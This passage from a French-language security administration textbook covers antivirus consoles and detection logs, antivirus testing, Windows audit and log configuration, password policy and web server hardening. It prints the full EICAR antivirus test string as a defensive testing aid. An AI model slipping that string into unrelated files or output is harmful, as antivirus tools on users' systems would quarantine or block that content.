Dans cette situation, le déclenchement des alertes conduit généralement les utilisateurs à compliquer la gestion d'une infection virale en occupant l'attention des administrateurs. Ceci tendrait à favoriser leur désactivation. Toutefois, en cas de détection d'un virus, il peut aussi sembler normal d'avertir l'utilisateur direct du poste de travail, qui est le premier

concerné par les données mises en danger et qui peut ainsi comprendre le travail que réalise en permanence l'antivirus sur son poste.

7.1.2 Console de gestion





Illustration 52: Console centralisée de gestion de l'antivirus

Du point de vue de l'administrateur, les différents moyens de gestion de l'antivirus sont généralement centralisés autour d'une console de gestion (souvent associée au serveur de distribution du fichier des signatures). La figure 52 montre un exemple de la console de gestion du produit présenté précédemment (*Symantec Antivirus*). On y voit les différents serveurs utilisés pour la distribution du fichier des signatures, ainsi que les évènements correspondant aux connexions des postes de travail. On peut également y trouver identifiés individuellement les serveurs du système informatique pour lesquels on gère une configuration individualisée (fréquence et horaires des analyses programmées notamment).

La console de gestion centralise également l'ensemble des alertes de détection de virus déclenchées dans l'entreprise. La figure 53 présente un exemple de cet historique coïncidant avec quelques tentatives de ré-infection du virus *Blaster* au moment du retour sur le réseau d'entreprise de postes de travail nomades infectés. (En temps normal, l'historique est beaucoup moins riche et, normalement, ne montre des détections de virus que de manière épisodique.)



	Date	Nom du fichier	Nom du virus	Type de virus	Opération effect...
	20/11/2003 23:32:25	EuroConverter.ZIP		Fichier compressé	Déplacé
	20/11/2003 23:32:25	EuroConverter/Setup.exe	W95.Hybris.worm	Fichier; Fichier ...	Déplacé
	20/11/2003 23:32:13	add on euro acces.zip		Fichier compressé	Déplacé
	20/11/2003 23:32:13	Setup.exe	W95.Hybris.worm	Fichier; Fichier ...	Déplacé
	15/10/2003 09:06:47	RECUP2.DOC	Macro Component	Fichier; Macro	Nettoyé
	15/10/2003 08:55:33	RECUP2.DOC	Macro Component	Fichier; Macro	Nettoyé
	25/09/2003 09:00:03	TFTP1244	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:59:23	TFTP1192	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:58:36	TFTP784	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:58:30	TFTP384	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:57:45	TFTP828	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:57:18	TFTP988	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:56:33	TFTP1128	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:56:02	TFTP1252	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:55:52	TFTP452	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:55:43	TFTP400	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:55:27	TFTP692	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:54:37	TFTP628	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:53:53	TFTP732	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:52:55	TFTP1380	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:52:44	TFTP396	W32.Blaster.Worm	Fichier	Supprimé
	25/09/2003 08:52:42	TFTP1272	W32.Blaster.Worm	Fichier	Supprimé

Illustration 53: Historique des virus détectés

Enfin, la figure 54 présente l'historique des évènements de gestion de l'antivirus, également proposé au niveau de la console de gestion. Cet historique identifie notamment tous les évènements de mise à jour des signatures pour les antivirus. Il faut garder à l'esprit le fait qu'un poste de travail peut prendre un certain retard par rapport à la dernière version disponible (par exemple si son utilisateur normal est absent pendant un certain temps). Par contre, il peut être utile d'identifier les postes de travail dont les mises à jour ne se font pas de manière normale, c'est à dire ceux qui sont absents de cet historique ou ceux dont les mises à jour échouent. (Suivant les produits, ces informations-là sont parfois assez difficiles à consolider.)




Illustration 54: Évènements de gestion de l'antivirus

7.1.3 Tester un antivirus

Le test du bon fonctionnement d'un logiciel antivirus est un sujet plus délicat qu'il n'y paraît.

D'abord c'est un point important : un logiciel antivirus n'a d'intérêt que s'il est réellement en mesure de stopper des virus. Tout dysfonctionnement devrait être détecté.

Ensuite, il est absolument hors de question de tester le bon fonctionnement d'un antivirus en introduisant des virus réels dans un système informatique ! D'abord, il n'est pas forcément facile d'obtenir un virus réel, la préoccupation courante en sécurité informatique étant plutôt de les éradiquer que de les conserver. Par ailleurs, même si ce type de test était effectué sur un système isolé en salle blanche, totalement déconnecté de tout autre système, le risque resterait important de déclencher une propagation réelle (fut-ce par une erreur de manipulation). Par ailleurs, dans ce cas, l'intérêt du test lui-même serait assez limité car un système isolé ne permet pas de tester l'environnement d'exploitation réel (et notamment par exemple la remontée des alertes vers une console de gestion).

Pour pallier à ces difficultés de test du déploiement, la plupart des constructeurs d'antivirus ont implémenté une signature de détection d'un virus factice, nommé EICAR. La définition de référence de ce virus est accessible à l'URL suivante : http://www.eicar.org/anti_virus_test_file.htm . Ce virus est sans danger car il correspond tout simplement à un fichier texte contenant les 68 caractères suivants et ayant une longueur d'exactement 68 octets :

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Ce fichier est par ailleurs un programme DOS exécutable valide dont le seul effet inoffensif est d'imprimer le message suivant : « EICAR-STANDARD-ANTIVIRUS-TEST-FILE! ».

Créer ou copier un tel fichier dans un espace de test sur le disque dur d'un système est donc un excellent moyen de tester le bon fonctionnement du logiciel antivirus. Par contre, il faut noter qu'en règle générale ce fichier sera immédiatement traité par le logiciel antivirus, c'est à dire soit effacé, soit verrouillé (et donc difficile à détruire une fois le test effectué).

7.1.4 Antivirus de flux : messagerie, flux HTTP (entrant)

Les virus utilisant d'autres moyens de propagation, notamment les messages électroniques et les flux HTTP (via les possibilités de téléchargement ou d'exécution de code offertes par les clients de messagerie et les navigateurs) de nouveaux besoins d'analyse antivirale sont apparus. Au niveau des passerelles de messagerie ou des relais HTTP, ces antivirus fonctionnent de manière assez similaire à ceux présents sur les postes de travail en s'appuyant sur des définitions de signatures. Le fonctionnement de l'antivirus est surtout différent en ce sens qu'il traite un flux de communication qu'il doit essayer de ne pas perturber, notamment du point de vue de ses performances.

En ce qui concerne les flux de messagerie, l'antivirus doit analyser les pièces jointes aux messages électroniques[133]. Celles-ci pouvant être incluses dans des fichiers compressés, le travail d'analyse est conséquent et le dimensionnement des plate-formes matérielles réalisant ces analyses est assez délicat.

En ce qui concerne les flux HTTP, la principale difficulté consiste à réaliser une analyse à la volée sans bloquer le flux de communication. Plusieurs stratégies sont envisageables et certaines peuvent modifier assez sensiblement le ressenti des utilisateurs finaux (notamment dans le cas où les fichiers sont stockés transitoirement par l'antivirus).

Enfin, tenter de télécharger depuis l'URL de référence un des fichiers disponibles contenant le virus factice EICAR est un bon moyen de tester la présence et le bon fonctionnement d'un antivirus HTTP s'il existe (voir §7.1.3). Le test d'un antivirus de messagerie peut être effectué en envoyant le fichier dans un message électronique[134].

7.2 Configuration des traces MS/Windows (2000 et ultérieur)




Illustration 55: Configuration par défaut de l'audit Windows (XP)

Parmi les différentes traces disponibles dans un système informatique, celles que l'on peut collecter sur les systèmes d'exploitation de la famille de *Microsoft Windows 2000* ou *XP* sont particulièrement communes. On peut en effet généralement disposer de ces traces sur la majorité des postes de travail et une large part des serveurs d'un système informatique d'entreprise usuel. De plus, en y regardant de plus près, ces traces sont assez riches et relativement faciles à activer via les facilités d'administration offertes par l'annuaire centralisé *Active Directory* de *Microsoft*.

Pourtant, ces traces sont certainement sous-exploitées dans la majeure partie des configurations. En effet, leur disponibilité n'est pas toujours connu, leur analyse n'est pas évidente (elles sont très nombreuses) et leur centralisation n'est pas immédiatement réalisable via les seules fonctionnalités du système d'exploitation *Microsoft*. Pour rester dans un univers logiciel homogène, il est nécessaire d'acquérir d'autres solutions de l'éditeur (*Microsoft Operations Manager* ou *MOM*) pour la centralisation des traces. Toutefois, des solutions alternatives existent, en s'appuyant sur des logiciels plus spécifiques (et notamment le protocole et les serveurs syslog et le logiciel libre Ntsyslog[135]).

Avant de réaliser leur centralisation, il faut identifier les principaux paramètres de configuration des traces sur le système d'exploitation. Ceux-ci figurent globalement dans la « stratégie d'audit » du système d'exploitation, parmi les « stratégies locales » de sécurité. La figure 55 présente les différents paramètres disponibles ainsi que leur valeur par défaut (dans le contexte graphique de *Windows XP*). On note que par défaut cet audit est *désactivé*.

133 C'est une vérification parfois redondante avec celle effectuée par l'antivirus du poste de travail au moment de la réception du message, mais qui semble rentable en général.

134 A condition que l'antivirus du poste de travail vous permette de le créer ! Il faut généralement le désactiver pour y arriver.

135 http://ntsyslog.sourceforge.net/




Illustration 56: Configuration souhaitable de l'audit Windows (XP)

Dans la figure 56, nous présentons un exemple de configuration recommandée pour l'audit *Windows* de notre point de vue. Il s'agit là d'une configuration assez exhaustive, susceptible d'être restreinte en cas de problèmes de performance, mais qui donne satisfaction dans la plupart des cas. La configuration optimale dépend du système informatique concerné.

D'autres paramètres à prendre en compte pour la configuration de l'audit *Windows* concernent les fichiers journaux utilisés pour le stockage des traces. Ils sont présentés dans la figure 57. Il faut notamment indiquer la taille maximale des fichiers journaux ainsi que la stratégie de remplacement à utiliser quand les journaux sont pleins. Les deux paramètres sont en fait étroitement liés.

Si une taille importante (de l'ordre de la dizaine de MiB) est utilisable ; le fichier journal pourra certainement contenir l'ensemble des traces normalement générées pendant la période de rétention désirée. Dans ce cas, une stratégie de remplacement basée sur l'âge des traces est à notre sens préférable. En effet, elle évite de laisser à un attaquant l'opportunité de masquer ses traces en saturant le fichier journal par un événement anodin répété suffisamment pour entraîner une rotation rapide. Ceci correspond globalement à une politique consistant à conserver les traces sur la machine sur laquelle elles sont collectées.

Si on préfère réserver une taille limitée pour le fichier journal sécurité et si celui-ci n'est utilisé que comme tampon intermédiaire avant déport des traces vers un serveur de centralisation, il est alors préférable d'utiliser une taille très réduite pour le journal (quelques dizaines de KiB) et d'adopter une stratégie de remplacement au besoin pour éviter qu'un pic d'activité (normal) de la machine ne conduise à une perte des traces.

Enfin, il faut penser que, dans la plupart des cas, l'activation des traces ne doit pas se faire à l'aveuglette. La génération, le stockage et la *destruction* de ces journaux doit être maîtrisée. D'abord parce que, par exemple, un serveur syslog mal configuré est un des meilleurs moyens de remplir rapidement un disque dur (intentionnellement ou non). Ensuite parce que, en France, la protection des données personnelles inclut une obligation de protéger ces données et l'utilisation qui en est faite de manière effective ainsi qu'un *droit à l'oubli* dont l'esprit est de prononcer la destruction systématique de données personnelles après leur péremption (surtout si elles ne sont pas utilisées)[136]. Une bonne maîtrise du cycle de vie des journaux est donc nécessaire avant de s'engager dans leur activation.

136 Toutefois, contrairement à certaines idées reçues, la CNIL est loin de s'opposer systématiquement à la collecte de traces. *Au contraire*, elle nous semble même le recommander dans le cas où cette collecte présente une finalité d'amélioration de la sécurité des systèmes (notamment ceux traitant des données personnelles). Par contre, bien évidemment, une collecte sans objectif précis et un archivage indéfini de traces contenant des données à caractère personnel sont totalement contraires à l'esprit de la loi française. Et sur ce point nous y souscrivons entièrement.




Illustration 57: Configuration du fichier d'évènements

Par ailleurs, la collecte et même la centralisation des journaux ne sont qu'une première étape, qui fournit avant tout un garde-fou en cas d'enquête approfondie. C'est l'exploitation de ces traces qui permet de progresser dans la gestion de la sécurité.

7.3 Gestion des mots de passe sous Windows




Illustration 58: Paramètres de gestion des mots de passe sous MS/Windows

La figure 58 présente les différents paramètres disponibles sous *MS/Windows* pour imposer des contraintes supplémentaires aux utilisateurs en ce qui concerne le choix et la durée de vie de leurs mots de passe. Certains de ces paramètres peuvent aider à la mise en place effective d'une politique de sécurité. Toutefois, compte tenu de la difficulté d'amener les utilisateurs à utiliser des mots de passe solides (voir §6.2.2) ces paramètres doivent être utilisés avec précaution.

7.4 Serveur HTTP

L'avènement du protocole HTTP et du Web, étroitement associée à l'explosion de l'utilisation d'Internet, a été une nouvelle étape du développement de l'utilisation de l'informatique et des réseaux par un nombre grandissant d'utilisateurs (voir figure 59[137]). Au cœur de cette fonction se trouve bien évidemment le serveur HTTP lui-même, et notamment une de ses implémentations les plus répandues : le logiciel libre Apache.

137 Données disponibles à l'adresse http://news.netcraft.com/archives/web_server_survey.html.

De plus en plus d'applications s'appuient aussi sur le protocole HTTP et les serveurs associés pour gérer les interactions avec leurs utilisateurs. Ces applications Web vont parfois jusqu'à réimplémenter au-dessus du protocole HTTP des infrastructures de fonctionnement complètes (par exemple de type RPC avec SOAP) qui mettent le serveur HTTP au cœur de leur exécution.




Illustration 59: Total Sites Across All Domains August 1995 - November 2004 (source Netcraft)

La sécurité des serveurs Web (c'est à dire des serveurs HTTP et HTTPS) est donc devenu un enjeu majeur. Dans cette section, nous essayons d'en aborder certains aspects concrets, sans nous soucier de la sécurité sur le Web au sens large, mais pour mettre l'accent sur les fonctions du logiciel présent au centre du système et dont les paramètres et les fonctions de sécurité nous semblent malgré tout assez méconnues et pas toujours bien maîtrisées.

D'abord, *stricto senso*, notamment du point de vue réseau il faut faire la distinction entre le serveur HTTP (TCP/80) et le serveur HTTPS (TCP/443). Il s'agit en général du même programme, offrant souvent un accès aux mêmes données, mais en utilisant soit une connexion TCP conventionnelle, soit une connexion incluse dans SSL/TLS. Ce dernier protocole offre des fonctions de sécurité avancées pour les communications point à point entre client et serveur, pouvant aller jusqu'à une authentification mutuelle utilisant des techniques de cryptographie asymétrique avec des longueurs de clefs supérieures à 1024 bits et une protection de l'intégrité et de la confidentialité de la communication avec des algorithmes symétriques variés et des longueurs de clefs de session tout à fait acceptable (56, 64 ou 128 bits). Toutes les possibilités de SSL/TLS ne sont généralement pas exploitées dans les configurations courantes, notamment l'authentification du client.

Pourtant, pour la sélection des utilisateurs, on peut envisager deux grandes approches, avec des niveaux de protection bien différents :

- La sélection peut-être basée sur des plages d'adresses IP, à l'instar des contrôles effectués par un *firewall*. Le serveur HTTP(S) décide d'autoriser l'accès à une URL particulière en fonction de l'adresse du client.
- Via HTTPS seulement, la sélection peut également s'appuyer sur un certificat X.509 présenté par le navigateur client (relié au certificat du serveur) et l'identité garantie par ce certificat.

En ce qui concerne les URL (ou plus généralement les ensembles d'URL) accessibles via un serveur, la sélection des destinations et de la manière dont on peut y accéder peut s'effectuer également de deux grandes manières :

- soit en s'appuyant sur le chemin d'accès (URL ou nom dans le système de fichier) ;
- soit en analysant le type d'extension de l'URL accédée (par exemple .html pour des fichiers simples, .php, .jsp, .asp pour des pages dynamiques, etc.).

S'agissant des pages dites « dynamiques », celles-ci sont obtenues non pas par un simple accès au système de fichiers, mais par l'exécution d'un programme secondaire générant la page. Ce programme est parfois exécuté dans le contexte même du processus du serveur, lequel doit alors pré-charger ou se lier dynamique à des exécutables externes adaptés (des modules). La maîtrise des extensions dynamiques, de leur présence ou de leur absence et de leurs configurations spécifiques, est un point important de la sécurité du serveur HTTP. Beaucoup de serveurs incluent certainement des modules dynamiques dont ils n'ont pas besoin, et offrent donc des fonctions d'accès inutilisées et presque inconnues de leurs administrateurs[138].

On le voit, les serveurs HTTP sont des composants logiciels plus complexes qu'il n'y paraît ou en tout cas dont l'environnement d'exécution est complexe. La sécurité du serveur peut passer par un meilleur contrôle du processus serveur lui-même au niveau du système d'exploitation visant à limiter les débordements possibles via ce processus. On peut alors envisager deux grandes voies pour mieux contrôler ce processus critique :

- l'utilisation de techniques de confinement (notamment sous Unix via chroot[139]) ;
- la mise en place réfléchie de restrictions d'accès en lien avec le système de fichiers (arborescences www bien limitées et au contenu validé).

138 Si ce n'est pas une preuve d'insécurité, ce n'est pas non plus l'inverse, et cela contribue quand même à créer un doute justifié.
139 C'est notamment un effort réalisé dans OpenBSD (voir : http://www.openbsd.org/faq/faq10.html#httpdchroot).

7.4.1 Apache 1.3

Le serveur HTTP librement disponible du projet Apache (httpd.apache.org) est une des principales implémentations de serveur HTTP utilisée dans la pratique (voir figure 60).

